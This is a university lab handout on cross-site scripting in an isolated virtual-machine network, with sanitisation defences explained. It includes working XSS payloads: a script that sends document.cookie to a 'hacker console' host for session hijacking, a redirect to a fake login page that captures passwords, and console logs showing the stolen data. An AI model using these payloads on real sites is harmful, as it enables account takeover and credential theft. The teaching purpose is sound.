Name: ______________________________________ Student ID:______________

You will need:
RedHat Linux 7.3 (VM)
WindowsXP Control (VM)
Windows XP (VM)
A computer with internet access

COS80013 Internet Security

Lab 7

In this lab you will perform cross-site scripting.

Part 1: XSS – Basic XSS

This tutorial will demonstrate basic XSS techniques. Scripts such as the ones demonstrated are used to determine whether or not the particular site is vulnerable to XSS attack.

You are the attacker – performing the red actions.

1. Using the Virtual Machine Launcher on your PC, load both WindowsXP VMs and the RedHatLinux VMware image.
   Alternatively zipped copies are on Cloudstor here:
   https://cloudstor.aarnet.edu.au/plus/s/k4fmL4iFEhzkVCx
2. Start up the "***COS80013 / RedHat Linux with local network***" VMware image.
3. Start up the "***COS80013 / Windows XP-control with local network***" VMware image.
4. Now go to the ***Windows XP-control*** VMware image.
5. Open Internet Explorer. Scroll down to the JITXSS link. This takes you to the JITXSS home page. Click on the Unsecure Forum link to enter the "Unsecure Forum" index page.
6. Log in to the Unsecure Forum as "hacker", with password "hacker".
7. From the Unsecure Forum index page, select the 'Basic Script Test' categor
8. Click on "click here" or "Create a topic" to create a topic.
9. Enter a "Topic Title" such as "My first script", "First Script" in the "Message" textbox and press "Submit"
10. The topic that you have entered will be displayed. Enter the following code in the "Add Reply" textbox:

```
<script>alert("Is this site vulnerable to
XSS?");</script>
```

all on one line

If the forum is vulnerable to XSS attacks, a message box will be displayed with the message below.

"`Is this site vulnerable to XSS?`"

If the message box is not displaying click 'Edit This Reply' and check/modify your code. This is the type of basic script that is generally used to test whether or not the particular site is vulnerable to XSS attack.

11. Click "Return to topics" to return to the "Basic Script Test" category topic list.

12. Enter a "Topic Title" such as "My second script", "Second Script" in the "Message" textbox and press "Submit"

13. The topic that you have entered will be displayed. Enter the following code in the "Add Reply" textbox:

```
<script>alert(document.cookie + " : " +
document.location);</script>
```

all on one line

This code will display a message box with the current user's session ID and the URL of the page.

14. Click "Return to topics" to return to the "Basic Script Test" category topic list.

15. Now we will demonstrate code that changes the appearance of the forum. Click on the link "Create a topic"

16. Enter a "Topic Title" such as "My third script", "Third Script" in the "Message" textbox and press "Submit"

17. The topic that you have entered will be displayed. Enter the following code in the "Add Reply" textbox:

```
<script>
function changeColour()
 {
   var elmnt = document.getElementsByTagName("TABLE");
                     //Store TABLE tag references in elmnt array
         var cnt = document.form1.chooseColour;
                     //Reference the chooseColour drop down list
               control
   var i=0;          //Declare and initialise counter

   for (i=0; i <= elmnt.length -1;i++)
   {
         elmnt[i].bgColor = cnt.options[cnt.selectedIndex].value;
                     //For each TABLE tag in the current screen,
                     //change its background colour
    }
}
</script>

<form name="form1">
   <b>Choose a background color:</b>
   <select name="chooseColour" size="1" onChange="changeColour()">
         <option value="C0C0C0" target="1" selected>Cool Grey
         <option value="730200" target="1">DarkRed
         <option value="800080" target="1">Purple
         <option value="444444" target="1">Gray
```

```
            <option value="FFCCCC" target="1">Peach
            <option value="FFCC99" target="1">Orange
            <option value="808080" target="1">Dark Grey
            <option value="D5CCBB" target="1">Tan
            <option value="DDDDDD" target="1">LightGray
            <option value="FBFF73" target="1">Light Yellow
            <option value="A6BEFF" target="1">Light Blue
            <option value="FFFFFF" target="1">White
      </select>
   </form>
```

The above code renders a drop down list from which a colour can be selected. When a colour is selected, the **chooseColour** ***control's*** **onChange()** ***event is invoked which calls the*** **changeColour()** ***function. The*** **changeColour()** ***function iterates through all of the <table> elements within the current document, changing each of the table's*** **bgColor** ***(background colour) properties to the colour selected in the list.***

.

18. Click 'Return to topics' to return to the 'Basic Script Test' category topic list.

19. Click on the link "Create a topic"


20. Enter a "Topic Title" such as "My fourth script", "Fourth Script" in the "Message" textbox and press "Submit"

21. The topic that you have entered will be displayed. Let's start writing the fourth script by entering the following code in the "Add Reply" textbox:

```
   <script>
   document.write("<table border=0 >");
   document.write("<th bgColor='#c0c0c0'>Property</th><th
bgColor='#c0c0c0'>Value</th>");

   for(i in navigator)
   {
   document.write("<tr>");
   document.write("<td bgColor='#a6beff'>" + i+"</td>");
   document.write("<td bgColor='#ffffff'> "+eval('navigator.'+i) +
"</td>");
   document.write("</tr>");
   }
   document.write("</table>");
   </script>
```

The above code loops through JavaScript's navigator object, which contains information about the browser and client computer. Although this example only displays information about the browser that has loaded the page, this information could easily be sent to another server as part of system reconnaissance.



Property	Value
appCodeName	Mozilla
appName	Netscape
appVersion	5.0 (Windows; en-GB)
language	en-GB
mimeTypes	[object MimeTypeArray]
platform	Win32
oscpu	Windows NT 5.1
vendor	
vendorSub	
product	Gecko
productSub	20100914
plugins	[object PluginArray]
securityPolicy	
userAgent	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-GB; rv:1.9.2.10) Gecko/20100914 Firefox/3.6.10
cookieEnabled	true
onLine	true
buildID	20100914125854
javaEnabled	function javaEnabled() { [native code] }
taintEnabled	function taintEnabled() { [native code] }
preference	function preference() { [native code] }
geolocation	[object GeoGeolocation]
registerContentHandler	function registerContentHandler() { [native code] }
registerProtocolHandler	function registerProtocolHandler() { [native code] }
mozIsLocallyAvailable	function mozIsLocallyAvailable() { [native code] }

Figure 1. Script Result - Browser Info

22. Return to the JITXSS home page. Click on the “Secure Forum” link to enter the Secure Forum index page**.**

23. From the Secure Forum index page, select the “Basic Script Test” category, and enter the first topic that you created.

The first piece of code that you entered:

```
<script>alert("Is this site vulnerable to XSS attack?");</script>
```

Will be displayed as:

&lt;script&gt;alert(&quot;Is this site vulnerable to XSS attack?&quot;);&lt;/script&gt;

The second piece of code that you entered:

```
<script>alert(document.cookie + " : " + document.location);</script>
```

Will be displayed as:

&lt;script&gt;alert(document.cookie + &quot; : &quot; + document.location);&lt;/script&gt;

24. Enter this code into the Secure Forum:

```
<script>alert(document.cookie + " : " +
document.location);</script>
```

all on one line

It will be displayed as:

alert(document.cookie + &quot; : &quot; + document.location);

25. Examine the following function which is contained within the Secure Forum:

```
function topic($input)
{
    return
nl2br(strip_tags(stripslashes(htmlentities(htmlspecialchars($input
)))));
}
```

This function is used to sanitise data output in the Secure Forum. All messages pass through this function before being rendered on the screen. (Note: All scripts entered into the Unsecure Forum will be stored in the database in their original forms, although data entered into the Secure Forum will be modified before being stored.)

The *topic()* function changes the *$input* data in the following ways:

`htmlspecialchars($input)` returns the script’s text, but doesn’t allow it to run:

<script>alert(document.cookie + " : " + document.location);</script>

`htmlentities(htmlspecialchars($input))` returns:

&lt;script&gt;alert(document.cookie + &quot; : &quot; + document.location);&lt;/script&gt;

`strip_tags($input)` returns:

```
alert(document.cookie + " : " + document.location);
```

This is one method that developers can employ in order to protect users – *although it does not produce a very dynamic environment. Another method which allows the use of text formatting, image and video is to create a* white list of tags that are allowed, *and to block anything else that is posted. Be aware that tags can carry events which can load scripts (such as the image tag's* onload() *event) - therefore limiting the control that a user has is important.*

From an end-user's perspective a variety of programs and browser add-ons are available which will block pages in which XSS has been detected. One could also disable scripting – although this would limit the functionality of some websites.

Part 2: XSS – Redirect XSS

Part one introduced ways of checking if a particular site is vulnerable to XSS as well as providing a background on the code and background protections that can be implemented. This tutorial follows by presenting a basic real-world XSS technique which may be used to direct users of one site to another for purposes of increasing the visitor count or simply as a nuisance.

26. Using Virtual machine Launcher, start the "***Windows XP with local network***" VMware image.

27. Open Internet Explorer. Scroll down to the JITXSS link. This takes you to the JITXSS home page. Click on the "Unsecure Forum" link to enter the Unsecure Forum index page.

28. Log in to the Unsecure Forum as "hacker", with password "hacker".

29. From the "Unsecure Forum" index page, select the "Redirect" category.

30. Click on "click here" or "Create a topic" to create a topic.

31. Enter a "Topic Title" such as "Redirect", "Redirect me" in the "Message" textbox and press "Submit".

32. The topic that you have entered will be displayed. Enter the following code in the "Add Reply" textbox:

```
<a href="#"
onclick=document.location="http://www.control.com">click
here to redirect</a>
```

all on one line

Click on the link and you will be redirected to* www.control.com. *(Note: Ensure that http:// precedes the web address or the address will be appended to forum's URL and a page not found error will occur.

Click backspace and enter the following code in the "Add Reply" textbox:

```
<script>document.location="http://www.control.com";</script>
```

This will automatically redirect you to* www.hacker.com *as soon as you save your post.

Go to the Secure Forum and enter the topic in which the code was entered – review the results.

The second piece of code that you entered:

```
<script>document.location="http://www.control.com";</script>
```

Will be displayed as:

&lt;script&gt;document.location=&quot;http://www.control.com&quot;;&lt;/script&gt;

33. Enter this code into the Secure Forum.

```
<script>document.location="http://wwwcontrol.com";</script>
```

It will be displayed as:

document.location=&quot;http://www.control.com&quot;;

Part 3: XSS – SESSION STEALING

This exercise will demonstrate how to access another user's account through XSS by stealing their session data.

34. Go to the "Windows XP-control" VMware image.

35. Open *Mozilla Firefox*, and from the Tools menu, select Tools > Options > Privacy > *Show cookies* > *Remove all cookies* > *Close* > OK.

36. From the home page, and scroll down to the JITXSS link. Click on the Unsecure Forum button.

37. Log in to the Unsecure Forum as "hacker", with password "hacker".

38. From the "Unsecure Forum" index page, select the "Session Stealing" category.

39. Click on "Click here" to create a topic.

40. Enter a "Topic Title" such as "*Session Stealing*", "Steal my session" in the "Message" textbox and press "Submit".

41. The topic that you have entered will be displayed. Enter the following code in the "Add Reply" textbox:


```
<script>
   var ck = document.cookie;
```

```
    location.replace("http://192.168.100.103:81/" + ck);
</script>
```

This code gets the current user's cookie, and sends it to the Hacker's computer. After a user browses to this topic, the script:

1. ***Gets the Victim's cookie.***
2. ***Replaces the URL with the Hacker's Console's URL with the victim's cookie data appended to it.***
3. ***The Hacker's Console will redirect the victim to the Forum index page.***

42. Open the Hacker's Console – (on the desktop – HConsole.exe).



Listening to port: 81

Host: xp-control
IP Address: 192.168.100.103
Connections:

Figure 1. Hackers console

Go to the "Windows XP" VMware image and start up Internet Explorer. Click on Tools > Internet Options > Delete Cookies, Delete Files, Delete History and OK

You are now the **victim** – performing the blue actions.


43. From the home page, and scroll down to the JITXSS link. Click on the Unsecure Forum button.

44. Log in as "victim" with password "victim".

45. From the forum index page, select the "Session Stealing' category.

46. Click on the "Session Stealing" topic.

47. Click here



http://192.168.100.103:81/login.php

Document Moved

Object Moved

This document may be found here

Figure 2. Redirect page seen by the victim.


48. The script will pass the victim's cookie to the Hacker's Console, and then redirect the victim to the forum's index page.

49. Go to the "Windows XP-control" VMware image and refer to the Hacker's Console – you should see data in the list which resembles the following:

PHPSESSID=e655f42e16169245adf350bac775258e

Above is an example of a session ID which was stored in the cookie of the user's computer and passed to the Hacker's Console.

50. Click on the list and copy the text from the "data" textbox at the top of the screen.



H4CK3R CON50L3

Data: PHPSESSID=60f2d8da510ac6f82b214bffbe84c76a

Source: 192.168.100.130

Host: xp-control

IP Address: 192.168.100.103

Connections: 0

```
Listening to port: 81

==============================================
Connection request id 308 from 192.168.100.130
Received: GET /PHPSESSID=60f2d8da510ac6f82b21
Accept: image/gif, image/x-xbitmap, image/jpeg, image/
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows
Host: 192.168.100.103:81
Connection: Keep-Alive

 from 192.168.100.130(308)
++++ Cookie capture ++++
>>>>>Redirect >>>>
Connection closed: 192.168.100.130
```

Figure 3. Hacker's console showing the victim's session ID


51. Return to the forum on the *Windows XP-Control* VMware image and click *Tools->Cookie Editor* on the browser's menu.

52. You should see a list with one entry - the cookie keeping "hacker" logged-on (Figure 4).

53. Click on Filter/Refresh.

54. Double-click on the entry that has "SESSIONID" as the "Cookie Name". The Add/Edit box will appear. (Figure 5)

55. In the 'Content' text box paste the session details that you copied from the Hacker's Console in step 54. Remove the **"PHPSESSIONID="** part of the captured data



AnEC Cookie Editor v0.2.1.3

Site	Cookie Name
www.server.com	PHPSESSID

Note! The list above is not updated automatically when the Cookie Manager is open.

Information about the selected Cookie


Name: PHPSESSID
Content: 97c788a022e8fe6a0db238ee59922962
Host: www.server.com
Path: /
Send For: Any type of connection
Expires: at end of session

Figure 4. Cookie Editor – Mozilla Browser

from the “Content” text box. In the “Expires” group, select “New expiration date” and add another year to the life of the session.

56. Press "save" and close the cookie editor.

57. In Firefox, refresh (F5) your page - look at the name in the top right hand side of the forum page, you will now be logged in as “victim” .



Add/Edit Cookie

Information about the selected Cookie

Name: PHPSESSID

Content: 60f2d8da510ac6f82b214bffbe84c76a

Host: www.server.com

Path: /

Send For: ● Any type of connection ○ Encrypted connections only

Expires: ○ Expire at end of session ● New expiration date:

Thursday, July 10, 2014 22:17:01

July 10 , 2015 ? 22 : 17 : 01

Fiaure 5. Cookie Editor – Edit Cookie screen

58. Go to the Secure Forum and enter the topic in which the code was entered – review the results.

Troubleshooting:

- ***Don't skip any steps***
- ***Make sure you clear the Internet Explorer (victim) browser – delete cookies, history and files before logging in.***
- ***Make sure that the Hacker's console is started AFTER the hacker has injected the code, but before the victim clicks on the session stealing topic.***
- ***If there are multiple replies in the Hacker Console, select the session ID (in the right-hand panel) which came from the victim (192.168.100.130)***
- ***Don't get confused and log into the victim's PC as the hacker.***

Part 4 – Phishing

This exercise will demonstrate a basic Phishing attack which will capture user account information.

59. Go to the “Windows-XP-control” VMware image.

60. Close and re-open the Hacker’s Console – (on the desktop – HConsole.exe).

61. In Firefox, log in to the Unsecure Forum as “hacker”, with password “hacker”.

62. From the “Unsecure Forum” index page, select the “Phishing” category.

63. Click on "click here" or “Create a topic” to create a topic.

Name: ____ Student ID:_______________

64. Enter a “Topic Title” such as “Go Phishing”, “Phish” in the “Message” textbox and press “Submit”.

65. The topic that you have entered will be displayed. Enter the following code in the “Add Reply” textbox:

```
<script type="text/javascript">
    location.replace("http://192.168.100.103:81/");
</script>
```

This script causes the cracker’s console to serve a page that is identical to the forum’s login page. The user will think that they have simply been logged out, and will enter their account details and press “Login”, after which the data is passed to the Cracker’s Console.


66. Go to the “Windows-XP” VMware image and enter the Unsecure Forum.

67. Log in as ‘victim’ with password ‘victim’.

68. From the forum index page, select the ‘Phishing’ category.

69. Click on the ‘Go Phishing’ topic.

70. The Cracker’s Console will serve a page that is identical to the forum’s login page – enter your account details and press “Login”. You will be redirected back to the forum’s home page.



Data: username=victim&password=victim

Source: 192.168.100.130

Host: xp-control

IP Address: 192.168.100.103

Connections: 0

```
Listening to port: 81

=====================================================
Connection request id 304 from 192.168.100.130
Received: GET / HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows
Host: 192.168.100.103:81
Connection: Keep-Alive

 from 192.168.100.130(304)
---- Load Phish ----
Connection closed: 192.168.100.130

=====================================================
Connection request id 320 from 192.168.100.130
Received: POST /login.php HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/
Referer: http://192.168.100.103:81/
Accept-Language: en-us
```

Figure 6.Hacker console showing phished user login.

71. Go to the "Windows XP-control" VMware image and refer to the 'Hacker's Console' – you should see data in the list which resembles the following:

username=victim&password=victim&submit=Login

72. Go to the Unsecure Forum and log out.

73. Log back in using the captured data.

74. Go to the Secure Forum and enter the topic in which the code was entered – review the results.

End of Lab